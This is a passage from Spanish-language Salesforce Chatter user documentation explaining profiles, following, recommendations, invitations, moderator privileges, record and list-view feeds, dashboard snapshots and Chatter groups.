| Número aproximado de usuarios | Valor predeterminado de vista | Valor predeterminado de vista del filtro Todas las personas |
|---|---|---|
| 25 o menos | Todas las personas | Todas las personas de la organización |
| 26 a 25.000 | Personas vistas recientemente | Personas cuyos perfiles ha visto recientemente |
| Más de 25.000 | Personas vistas recientemente | Nadie hasta que empieza a buscar |

- Invite a personas para unirse a su red de Chatter. Los usuarios invitados pueden ver perfiles, publicar en sus noticias en tiempo real y unirse a grupos, pero no podrán ver sus datos o registros de Salesforce .
- Vea las personas que Chatter le recomienda seguir. Haga clic en **Más** en la sección Personas recomendados para visualizar todas sus recomendaciones. Si no aparece ninguna recomendación, significará que ya está siguiendo a todas las personas que le han recomendado.

Las fichas Chatter, Perfil, Personas, Grupos y Archivos están disponibles en la aplicación Chatter. Seleccione la aplicación de Chatter en el menú de aplicaciones en la esquina superior derecha de cualquier página. Si su administrador ha agregado estas fichas a otras aplicaciones, verá las fichas en esas aplicaciones salvo que haya personalizado previamente su vista. En ese caso, deberá agregar las fichas a esas aplicaciones.

CONSULTE TAMBIÉN

Moderadores de Chatter

## Descripción general del perfil de Chatter

Personalice su perfil de Chatter personal con una fotografía e información sobre usted para que otros usuarios puedan conocerlo mejor.

Haga clic en su nombre en cualquier punto de la aplicación para ver su perfil. Si está disponible, también puede hacer clic en la ficha Perfil o en *Su nombre* > **Mi perfil** en la parte superior de la página. Visualice los perfiles de otras personas haciendo clic en su nombre.

En esta página, puede:

1. Cambiar la imagen de su perfil.
2. Haga clic en en la sección Contacto para modificar su información de contacto.
3. Ver el contenido de distintas fichas. Su administrador configura las fichas y puede agregar fichas personalizadas o eliminar las fichas predeterminadas.
   - Ficha Noticias en tiempo real: Vea sus Noticias en tiempo real de Chatter o publique una actualización.
   - Ficha Descripción general: Actualice su sección Sobre mí, visualice su actividad en una comunidad P&R o Ideas, vea sus grupos o vea quién le sigue y a quién sigue.
4. Modifique su perfil o acceda a su configuración personal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Nota: Hay opciones adicionales disponibles cuando visualiza el perfil de otra persona. Por ejemplo, si está disponible, puede seguir o dejar de seguir a alguien, o bien enviarle un mensaje privado.

CONSULTE TAMBIÉN

Prácticas recomendadas de perfiles

Recomendaciones de personas

Visualización de la actividad de la comunidad para Ideas y preguntas

Personalizar su experiencia de Salesforce

Modificar su información personal

## Prácticas recomendadas de perfiles

Cuando utilice los perfiles, tenga en cuenta estos consejos:

- La información de la sección Sobre mí admite las búsquedas, y le hace más visible a los demás.
- Sus publicaciones aparecen en ficha Noticias en tiempo real y en las noticias en tiempo real de personas que le siguen. Para eliminar sus publicaciones de las noticias en tiempo real, pase el ratón sobre la publicación y haga clic en el botón .
- Para cambiar su dirección de correo electrónico en su información de contacto debe hacer clic en el correo electrónico de confirmación que se envíe a su nueva dirección de correo electrónico.
- No todos los usuarios tienen perfiles. Esto incluye los usuarios del portal y el usuario de conexión de organizaciones que usen Salesforce to Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Uso de las listas de Seguimiento y de Seguidores

Visualice las listas de Seguimiento y de Seguidores de su perfil para ver qué, a quién y cuántos elementos está siguiendo y quien le está siguiendo a usted. Si no está haciendo un seguimiento a nadie, haga clic en **Buscar personas a las que hacer un seguimiento** en la lista Siguiendo para ver la lista Personas y empezar a seguir a gente. También puede ver las listas Seguimiento y Seguidores en los perfiles de otras personas.

Nota: Cuando su administrador active Chatter, usted seguirá automáticamente a algunos usuarios y registros de su organización.

En cada lista, haga clic en **Mostrar todo** para ver la lista completa en orden alfabético.

- Utilice los vínculos **Siguiente** y **Anterior** para ver más sobre la lista.
- También puede filtrar las listas de Seguimiento según personas y objetos, por ejemplo, cuentas o archivos.
- En su lista de Seguimiento, haga clic en el para dejar de seguir a una persona o registro.
- En la lista de Seguimiento de otra persona, haga clic en el **Seguir** para seguir a una persona o registro.
- En cualquier lista de Seguidores, haga clic en el **Seguir** para seguir a una persona, o en el para dejar de seguirla.
- Para cerrar la ventana, haga clic en **Listo**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Visibilidad de publicaciones

Recomendaciones de personas

## Recomendaciones de personas

Chatter le recomienda las personas de su organización que puede que desee seguir en caso de contar con intereses similares. Por ejemplo, Chatter le recomienda personas que:

- Hacen un seguimiento de las mismas personas que usted.
- Están en su jerarquía de gestión, como su administrador, personas que informan a su administrador y personas que le informan a usted.

  Salesforce utiliza el campo `Gestor` de la página de información personal para determinar estas recomendaciones. Si este campo está en blanco, Chatter no recomendará a personas pertenecientes a su jerarquía de gestión. Solo su administrador de Salesforce puede modificar el campo `Administrador`.
- Son populares; es decir, que tienen muchos seguidores.
- Son nuevas en Chatter.
- Están interesadas en los mismos registros que usted. Por ejemplo, cualquier persona que haya mirado o modificado una cuenta que usted ha visto recientemente.
- Son a menudo seguidos junto con personas que ya ha seguido. Por ejemplo, si sigue a Madison Rigsby, obtendrá una recomendación de Suzanne Powell si mucho de los seguidores de Madison también siguen a Suzanne.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Para ver una lista expandida de sus recomendaciones, haga clic en **Más** en la sección Recomendaciones. Si no aparece ninguna recomendación, significará que ya está siguiendo a todas las personas que le han recomendado.

CONSULTE TAMBIÉN

Descripción general del perfil de Chatter

## Agradecer a sus compañeros de trabajo

Reconozca sus compañeros de trabajo con botones y publique sus agradecimientos directamente en la noticia en tiempo real de Chatter.

Nota: La licencia gratuita de Chatter tiene funciones limitadas con funciones de agradecimiento.

Las funciones de premios requieren una licencia de Work.com. Esto incluye dar, crear o recibir insignias aparejadas a premios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas las ediciones** que tienen Chatter activado.

Agradecer a alguien si ha hecho un gran trabajo o reconocer un logro.

Pase por ella: Dar las gracias en Chatter

1. En el publicador de Chatter, haga clic en **Thanks**.

   Si no aparece **Agradecimiento**, haga clic en **Más** y seleccione **Agradecimiento** desde el menú desplegable del publicador.
2. Escriba el nombre de la persona que desee agradecer.

   Actualmente, solo puede agradecer a una persona a la vez pero puede mencionar otras personas en el mensaje de su publicación.
3. Seleccione **Cambiar botón** para seleccionar un botón diferente para su publicación o mantener el botón predeterminado.

   Puede elegir entre doce botones definidos previamente. Seleccione la imagen del botón para obtener más información sobre el botón.

4. Escriba un mensaje para la persona que desee agradecer.
5. Seleccione su audiencia.
   - **Mis seguidores** para publicar para todos sus seguidores
   - **Un grupo** para publicar en un grupo específico. Busque el grupo y seleccione el grupo de la lista. La persona a la que está agradeciendo está @mencionada al principio del mensaje de la publicación. Cuando publica en un grupo privado, solo los miembros del grupo pueden ver su publicación en el grupo. No obstante, la insignia también se muestra públicamente en la ficha Reconocimiento del perfil del destinatario.
6. Haga clic en **Compartir**.

Su publicación de Agradecimiento aparece en su noticia en tiempo real y la de la persona que está agradeciendo. Si publica en un grupo público o en la página de un registro, la publicación se muestra en el grupo o en las noticias en tiempo real del registro y su perfil. Si publica en un grupo privado, solo los miembros del grupo privado pueden ver su publicación en el grupo. No obstante, la insignia también se muestra públicamente en la ficha Reconocimiento del perfil del destinatario.

## Listas Archivos que se poseen en páginas de perfiles

La lista Archivos que se poseen en el perfil de una persona muestra los archivos que la persona ha adjuntado más recientemente a una publicación de Chatter.

La lista incluye archivos que el propietario del perfil adjuntó a una publicación en el perfil, un grupo, una página de registro o que se han cargado a las bibliotecas de Salesforce CRM Content. Pase el ratón por encima para ver las opciones disponibles o haga clic en el nombre de archivo para ir a la página de detalles de archivo.

Haga clic en **Mostrar todo** para ver una lista de todos los archivos que el propietario del perfil adjuntó y cargó. La lista no incluye archivos a los que no tiene acceso, a los documentos de la ficha Documentos, y a los archivos adjuntos de Notas y la lista relacionada Archivos adjuntos. En esta página, puede hacer lo siguiente:

- Cargar archivos privados o compartir archivos con personas, grupos o por medio de un vínculo.
- Realizar una vista previa de un archivo, si la vista previa está disponible
- Seguir un archivo para recibir actualizaciones en sus noticias en tiempo real
- Hacer clic en el nombre del archivo para ver la página de detalle del archivo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Filtrar su lista de archivos

## Actividad e influencia de Chatter

Consulte sus estadísticas de actividad de Chatter personales, como cuántas publicaciones ha realizado, cuántos "Me gusta" ha recibido y consulte su influencia de Chatter relativa.

Las estadísticas de actividades de Chatter incluyen las publicaciones y comentarios que ha realizado, los comentarios que ha recibido y las personas a las que les gustan sus publicaciones y sus comentarios. La influencia de Chatter muestra cómo se apila su actividad para otras personas.

- Los Influyentes principales lideran los esfuerzos de colaboración compartiendo contenidos esenciales de forma regular.
- Los Influyentes activos animan a otras a implicarse y a compartir conocimientos.
- Los Observadores son participantes discretos o simplemente iniciándose en Chatter.

Puede consultar sus estadísticas de actividad y su influencia de Chatter en su perfil bajo su fotografía. También puede ver las estadísticas de actividades y la influencia de Chatter de sus compañeros en sus perfiles. Cuando mira un perfil, pase el ratón encima del bajo la foto de perfil para obtener detalles acerca de cómo esa persona es tan influyente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Descripción general del perfil de Chatter

## Invitación de personas para unirse a Chatter

Desde su empresa, puede invitar a personas que no tengan las licencias de Salesforce para utilizar Chatter. Los usuarios invitados pueden ver perfiles, publicar en sus noticias en tiempo real y unirse a grupos, pero no podrán ver sus datos o registros de Salesforce .

Para invitar personas a Chatter:

1. Haga clic en **Invitar personas a Chatter** en la página Personas o **Invitar a compañeros de trabajo** en la página de Chatter.

   Nota: Sólo puede invitar a personas que tengan direcciones de correo electrónico en los dominios de su empresa.

   Los usuarios del portal no pueden enviar invitaciones.

2. Para enviar invitaciones desde Chatter, introduzca las direcciones de correo electrónico y haga clic en **Enviar**.
3. Para enviar invitaciones usando su cuenta de correo electrónico, haga clic en **enviar su propia invitación de correo electrónico**. Si ha establecido un cliente de correo electrónico predeterminado, se abrirá un correo electrónico con un vínculo de invitación en su programa de correo. De lo contrario, verá un vínculo de invitación que puede copiar y pegar en un correo electrónico.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para invitar personas a Chatter:
- "Permitir invitaciones"

También puede invitar a compañeros de trabajo para unirse a un grupo público incluso si todavía no utilizan Chatter. Asimismo, los propietarios y administradores de grupos privados pueden enviar invitaciones. Si se activan las invitaciones de clientes, los propietarios y administradores también pueden invitar a clientes. Cuando alguien acepta una invitación para unirse al grupo, también se unen a Chatter.

1. Haga clic en **Grupos** y en el nombre de un grupo.
2. En la sección Miembros de la página de detalles del grupo, haga clic en **Invitar personas**.

Si es el propietario o administrador del grupo, también puede hacer clic en **Agregar/Eliminar miembros** y después en **Invitarles a Salesforce Chatter**.

3. Escriba su dirección de correo electrónico y haga clic en **Enviar**.

Nota: Si un usuario no acepta la invitación el primer día, Chatter enviará un recordatorio por correo electrónico el segundo día. Si el usuario no acepta esa invitación, Chatter enviará otro recordatorio al día siguiente.

Un usuario tiene hasta 60 días para aceptar una invitación para unirse a Chatter. Si durante ese tiempo un administrador cancela la selección de `Permitir invitaciones` o elimina el dominio del usuario de la lista, el usuario no podrá aceptar la invitación.

Cuando se activa el inicio de sesión único con autenticación delegada en su organización, los usuarios invitados pueden omitir la página de registro de la contraseña. Si su nombre de usuario ya existe, no podrán aceptar la invitación.

CONSULTE TAMBIÉN

Acerca de clientes de Chatter en grupos privados

## Moderar usuarios de Chatter Free

### Moderadores de Chatter

Un moderador es un usuario de Chatter con algunos privilegios adicionales como:

- Activar o desactivar usuarios de Chatter Free
- Asignar a un usuario de Chatter Free el papel de moderador o retirar dicho privilegio
- Acceder a detalles acerca de todos los usuarios en su organización
- Eliminar publicaciones y comentarios que pueden ver

Puede indicar si alguien es moderador mediante un panel especial en su imagen de perfil.

CONSULTE TAMBIÉN

Acciones que su función de grupo de Chatter le permite hacer

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para moderar Chatter:
- "Moderar Chatter"

## Asignar privilegios de moderador a usuarios de Chatter Free

Como moderador, puede asignar privilegios de moderador a usuarios de Chatter Free en su organización. También puede eliminarlos si fuera necesario.

1. Abra la página de perfil de una persona haciendo clic en su nombre en la ficha Personas o en las noticias en tiempo real.
2. En la página de perfil, puede realizar estas acciones desde el menú de acción del usuario.




- Si desea que la persona sea moderador, seleccione **Agregar privilegios de moderador**.
- Si la persona es moderador y desea retirar esos privilegios, seleccione **Quitar privilegios de moderador**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar privilegios de moderador a usuarios de Chatter Free:
- "Moderar Chatter"


CONSULTE TAMBIÉN

Modificar las funciones de grupos de Chatter

## Desactivar usuarios de Chatter Free

Como moderador, puede desactivar usuarios de Chatter Free si, por ejemplo, dejan la empresa.

1. Abra la página de perfil de una persona haciendo clic en su nombre en la ficha Personas o en las noticias en tiempo real.
2. En la página de perfil, haga clic en **Desactivar usuario** desde el menú de acción del usuario.




Si necesita reactivar un usuario de Chatter Free, debe utilizar la búsqueda global para buscar su perfil, ya que los usuarios desactivados no aparecerán en la ficha Personas. Para activar un usuario:

1. Busque el perfil de una persona utilizando la búsqueda global.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para desactivar usuarios de Chatter Free:
- "Moderar Chatter"

2. En la página de perfil, haga clic en **Administrar usuario** y seleccione **Activar usuario**.

CONSULTE TAMBIÉN

¿Qué sucede si se desactiva al propietario de un grupo de Chatter?

# Registros y vistas de lista

Configure su configuración de seguimiento para registros, vea noticias en tiempo real de Chatter en vistas de lista y conozca más detalles sobre las recomendaciones de registros.

Seguir registros que ha creado automáticamente

Cuando sigue registros que ha creado, se envían las actualizaciones a sus noticias en tiempo real de Chatter cuando usted u otra persona cambia un campo al que siguen en esos registros.

Visualización de noticias en tiempo real de registros

Visualice la noticia en tiempo real de Chatter asociada con un registro que sigue para ver actualizaciones acerca del registro.

¿Puedo crear un informe personalizado de los registros que sigo?

¿Pueden seguir otras personas mis registros?

Recomendaciones de registros

Visualización de noticias en tiempo real de Chatter en vistas de lista

Cambie a las noticias en tiempo real de Chatter de un objeto directamente desde una vista de lista para ver las actualizaciones de los registros incluidos en la vista de lista.

Adición de una Vista de lista como Favorita de Chatter

Añada una vista de lista como favorita de Chatter para supervisar los procesos comerciales clave directamente desde su ficha Chatter.

## Seguir registros que ha creado automáticamente

Cuando sigue registros que ha creado, se envían las actualizaciones a sus noticias en tiempo real de Chatter cuando usted u otra persona cambia un campo al que siguen en esos registros.

De forma predeterminada, no sigue los registros que ha creado automáticamente. Si desea seguir los registros que crea automáticamente, active el seguimiento automático en su configuración de Chatter.

1. Desde su configuración personal, introduzca *`Mis noticias en tiempo real`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mis noticias en tiempo real**.
2. Seleccione `Seguir registros que he creado automáticamente`.
3. Haga clic en **Guardar**.

Tenga en cuenta las siguientes sugerencias sobre registros con seguimiento automático:

- Cuando crea un registro secundario, el propietario del registro principal se convierte en el propietario del registro secundario de forma predeterminada. De modo que no sigue el registro secundario automáticamente, a menos que sea el propietario del registro principal.
- El campo `Propietario de la cuenta` de un registro se actualiza para cambiar el propietario de la cuenta. El nuevo propietario de la cuenta solo sigue la cuenta automáticamente si el campo `Propietario de la cuenta` se sigue en las noticias en tiempo real y si el nuevo propietario tiene activado el seguimiento automático.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**.

PERMISOS DE USUARIO

Para visualizar un registro:
- "Leer" en el registro

- Si un flujo de trabajo cambia el campo `Propietario de la cuenta` mientras se crea el registro, el usuario que creó el registro no seguirá la cuenta automáticamente.

  Piense en la siguiente situación. Está creando un registro. Al guardar el registro se inicia un flujo de trabajo que inmediatamente reasigna el campo `Propietario de la cuenta` a otro usuario y después guarda el registro. Esto significa que el flujo de trabajo cambia el campo `Propietario de la cuenta` antes de que se guarde el registro. En este caso, no seguirá el registro automáticamente porque nunca fue el propietario del registro, aunque técnicamente sea quien lo creó.

CONSULTE TAMBIÉN

Visualización de noticias en tiempo real de registros

Recomendaciones de registros

Personalizar su experiencia de Salesforce

## Visualización de noticias en tiempo real de registros

Visualice la noticia en tiempo real de Chatter asociada con un registro que sigue para ver actualizaciones acerca del registro.

Las noticias en tiempo real de registros le permiten realizar un seguimiento de la información acerca de registros a los que tiene acceso. En la página de detalles de registro, haga clic en **Mostrar noticia en tiempo real** para mostrar la noticia en tiempo real del registro sobre los detalles de cuenta.

Nota: El acceso es lo más importante. Por ejemplo, supongamos que asigna un registro y luego se da cuenta de que necesita una actualización. A menudo, puede abrir y actualizar el registro. Pero si, después de volver a asignar, ya no tiene acceso, no podrá ver o actualizar el registro.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

En la noticia en tiempo real del registro, puede:

- Ver publicaciones, comentarios y cambios de campos de seguimiento.
- Escribir una actualización acerca del registro y compartirla con otras personas que siguen el registro.

  Las actualizaciones en la página de detalles de registro también aparecen en la página de Chatter de personas que siguen el registro. Cualquiera que tenga acceso a los registros puede ver la actualización en las noticias en tiempo real de Toda la empresa.
- Consulte quién sigue el registro.
- Busque la noticia en tiempo real del registro ( ).

  Nota: Los cambios del campo de registro en la noticia en tiempo real no están incluidos en los resultados de búsqueda.

## ¿Puedo crear un informe personalizado de los registros que sigo?

Actualmente no puede personalizar un informe en función de los registros de los que es seguidor en Chatter.

CONSULTE TAMBIÉN

Personas y registros de las que es seguidor inicialmente

## ¿Pueden seguir otras personas mis registros?

Sí, siempre que puedan ver el registro. Los usuarios sólo pueden seguir los registros que pueden ver y, por extensión sólo verán las actualizaciones de los registros que pueden ver.

CONSULTE TAMBIÉN

Recomendaciones de registros

## Recomendaciones de registros

El seguimiento de registros le ayuda a mantenerse al día de los cambios importantes producidos en cuentas, contactos, oportunidades, etc. Chatter recomienda registros que haya visualizado o modificado, registros de su propiedad (y que no esté siguiendo ya) y cuentas principales de registros que esté siguiendo.

Chatter no recomendará registros en los que su administrador de Salesforce haya deshabilitado el seguimiento de noticias en tiempo real. En las recomendaciones de registros sólo se incluyen oportunidades, cuentas, candidatos, contactos y artículos.

Para ver una lista expandida de sus recomendaciones, haga clic en **Más** en la sección Recomendaciones. Para ver sus recomendaciones de registros por objeto, haga clic en el objeto en los filtros laterales. Por ejemplo, haga clic en **Cuentas** para ver únicamente sus recomendaciones de cuentas.

Si no aparece ninguna recomendación, significará que ya está siguiendo todos los registros que le han recomendado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Visualización de noticias en tiempo real de registros

## Visualización de noticias en tiempo real de Chatter en vistas de lista

Cambie a las noticias en tiempo real de Chatter de un objeto directamente desde una vista de lista para ver las actualizaciones de los registros incluidos en la vista de lista.

Si Chatter está habilitado para su organización, las noticias en tiempo real de Chatter en vistas de lista están disponibles para la mayoría de objetos con seguimiento de noticias en tiempo real. Algunos objetos con seguimiento de noticias en tiempo real no tienen una noticia en tiempo real de Chatter asociada a su vista de lista. Actualmente, puede ver noticias en tiempo real de Chatter en vistas de lista para oportunidades, cuentas, casos, candidatos, campañas, contactos y objetos personalizados.

- Haga clic en **Chatter** en una vista de lista de objetos personalizados o estándar para ver una noticia en tiempo real de Chatter con actualizaciones de los últimos 30 días para los registros incluidos en la vista de lista.

  Si ha activado la programación de arrastrar y colocar en vistas de lista, no verá las noticias en tiempo real de Chatter en las vistas de lista de cuentas, contactos o candidatos.
- Haga clic en **Lista** para volver a ver la lista.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Visualización de noticias en tiempo real de registros

## Adición de una Vista de lista como Favorita de Chatter

Añada una vista de lista como favorita de Chatter para supervisar los procesos comerciales clave directamente desde su ficha Chatter.

1. Abra una vista de lista existente o cree una vista de lista para un conjunto de registros, como por ejemplo cuentas, oportunidades o candidatos.
2. Haga clic en **Noticias** en la esquina superior derecha para ver las actualizaciones de Chatter de los elementos de la lista.
3. Haga clic en **Agregar a Favoritos**.
   El nombre del favorito en la ficha Chatter es el mismo que el nombre de la vista de lista.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Visualización de noticias en tiempo real de registros

## Paneles y componentes de paneles

### Seguimiento de los componentes de panel

Si está activado el seguimiento de noticias en tiempo real en los paneles, podrá visualizar las actualizaciones y cambios de campos en las noticias en tiempo real de Chatter. También puede hacer un seguimiento de los paneles y de determinados componentes del panel.

El seguimiento de componentes no es compatible para paneles dinámicos.

Solo se utilizan datos sin filtrar para crear alertas. Eso evita el envío de alertas (de forma errónea) porque el valor de un componente aparece para cruzar un punto de interrupción como resultado del filtro.

Si no ve noticias en tiempo real, pida a su administrador que active el seguimiento de noticias en tiempo real para los paneles.

Por ejemplo, para recibir alertas cuando las ventas totales de un medidor caigan por debajo de una determinada cantidad, defina el resaltado condicional en ese componente y, a continuación, sígalo.

- Pase el ratón sobre un componente para mostrar el menú .
  Para borrar el menú, haga clic en un espacio vacío de la pantalla.
- Haga clic en **Seguir este componente**.

Para dejar de seguir un componente, haga clic en y seleccione **Seguimiento**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver paneles:
- "Ejecutar informes" Y acceder a la carpeta del panel

CONSULTE TAMBIÉN

Visualización de noticias en tiempo real de registros

## Acerca de la publicación de instantáneas en noticias en tiempo real de usuario y de grupos

Cuando publica una instantánea de componente en una noticia en tiempo real de Chatter, tenga en cuenta con quién desea compartirla y comente en el componente.

Una instantánea es una imagen estática de un componente de panel en un punto específico en el tiempo publicado en una noticia en tiempo real de Chatter. Publique una instantánea de componente en una noticia en tiempo real de usuario o grupo para compartir y comentar en ese componente. Por ejemplo, publique una instantánea de las ventas de este mes para su equipo.

Cada instantánea tiene una etiqueta "Ver como". Este es el nombre del usuario de ejecución cuyo componente de panel está viendo.

También puede publicar instantáneas de componentes filtrados (excepto componentes de Visualforce o s-control). Cuando los usuarios hacen clic en el título de la instantánea en la noticia en tiempo real, se les lleva a su vista filtrada del panel si los filtros continúan siendo válidos. Si los filtros no son válidos, aparece el panel sin filtrar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si no ve la opción para publicar una instantánea, póngase en contacto con su administrado para la activación de instantáneas de componentes de paneles.

**Importante:** La publicación de una instantánea en una noticia en tiempo real de usuario o grupo la hace potencialmente visible para toda la organización:

- Si publica una instantánea en una noticia en tiempo real de usuario, la hará pública. Toda persona que visualice el perfil de ese usuario podrá verla.
- Si publica una instantánea en un grupo público, la hará pública. Toda persona que visualice su perfil o la noticia en tiempo real del grupo podrá verla.
- Si publica una instantánea en un grupo privado, todos los miembros del grupo podrán verla.

Los usuarios podrán verlo tanto si tienen acceso al panel como si no. Asegúrese de que el componente no tiene información confidencial.

### CONSULTE TAMBIÉN

Seguimiento de los componentes de panel

### Publicación de instantáneas en Chatter

Publique una instantánea de un componente de panel en noticias en tiempo real de Chatter para ayudar a otros usuarios a seguir los cambios en los datos.

Una instantánea es una imagen estática de un componente de panel en un punto específico en el tiempo publicado en una noticia en tiempo real de Chatter.

- Publique una instantánea de componente en sus noticias en tiempo real de panel para compartir información con todas las personas que estén siguiendo el panel. Por ejemplo, publique una instantánea de un gráfico de ventas regional para permitir que su equipo conozca que las ventas están bajando en la región central.
- Publique una instantánea de un componente en noticias en tiempo real de un usuario o grupo para favorecer los comentarios o las acciones de ese grupo o usuario.

Cada instantánea tiene una etiqueta "Ver como". Este es el nombre del usuario de ejecución cuyo componente de panel está viendo.

También puede publicar instantáneas de componentes filtrados (excepto componentes de Visualforce o s-control). Cuando los usuarios hacen clic en el título de la instantánea en la noticia en tiempo real, se les lleva a su vista filtrada del panel si los filtros continúan siendo válidos. Si los filtros no son válidos, aparece el panel sin filtrar.

Si no ve noticias en tiempo real, pida a su administrador que active el seguimiento de noticias en tiempo real para los paneles.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver paneles:
- "Ejecutar informes" Y acceder a la carpeta del panel

1. Pase el ratón sobre un componente para mostrar el menú .

   Para borrar el menú, haga clic en un espacio vacío de la pantalla.
2. Seleccione dónde desea que aparezca la instantánea.
   a. Para que se muestre en el panel, haga clic en **Publicar instantánea en noticias en tiempo real de panel**.
   b. Para que pueda verla un usuario o un grupo, haga clic en **Publicar instantánea en noticias en tiempo real de usuario o grupo**.
3. Escriba un comentario en el cuadro de texto y haga clic en **Aceptar**. Si está publicando un componente filtrado, es posible que desee mencionarlo en su comentario.

Aparecerán inmediatamente la instantánea y el comentario en las noticias en tiempo real del panel.

Nota: Las imágenes instantáneas se muestran en las noticias en tiempo real durante cuatro meses. Transcurridos esos cuatro meses, sólo permanecerán los comentarios.

## Colaborar en grupos de Chatter

Utilice grupos públicos, privados o sin registrar de Chatter para colaborar con personas específicas de su empresa.

### Grupos de Chatter

Los grupos de Chatter le permiten colaborar con personas concretas. Por ejemplo, si está trabajando en un proyecto de grupo, puede crear un grupo para que los miembros de su equipo compartan archivos e información relacionada con el proyecto. Las noticias en tiempo real de grupo en Lightning Experience son noticias en vico que se actualizan en tiempo real. No requieren una actualización de página para actualizarse.

Descripción general de los grupos sin registrar

Los grupos sin registrar ofrecen más privacidad en comparación con los grupos privados. Solo los miembros y usuarios de grupos con el permiso "Gestionar grupos sin registrar" pueden acceder a grupos sin registrar en vistas de lista, noticias en tiempo real y resultados de búsqueda.

Uso de la página Grupos de Chatter

La página de grupos muestra una lista de los grupos de Chatter en la empresa.

Unirse o dejar grupos

Únase a grupos para colaborar con otras personas en proyectos o áreas comunes de interés. Comparta información y archivos relacionados con proyectos con el grupo.

## Grupos de Chatter

Los grupos de Chatter le permiten colaborar con personas concretas. Por ejemplo, si está trabajando en un proyecto de grupo, puede crear un grupo para que los miembros de su equipo compartan archivos e información relacionada con el proyecto. Las noticias en tiempo real de grupo en Lightning Experience son noticias en vico que se actualizan en tiempo real. No requieren una actualización de página para actualizarse.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Puede unirse a un total de 300 grupos, y su empresa puede tener un total de 30.000 grupos. Los grupos de Chatter tienen distintos niveles de acceso:

- **Público**: Cualquier persona puede ver y agregar publicaciones, comentarios y archivos. Cualquier usuario puede unirse a un grupo público.
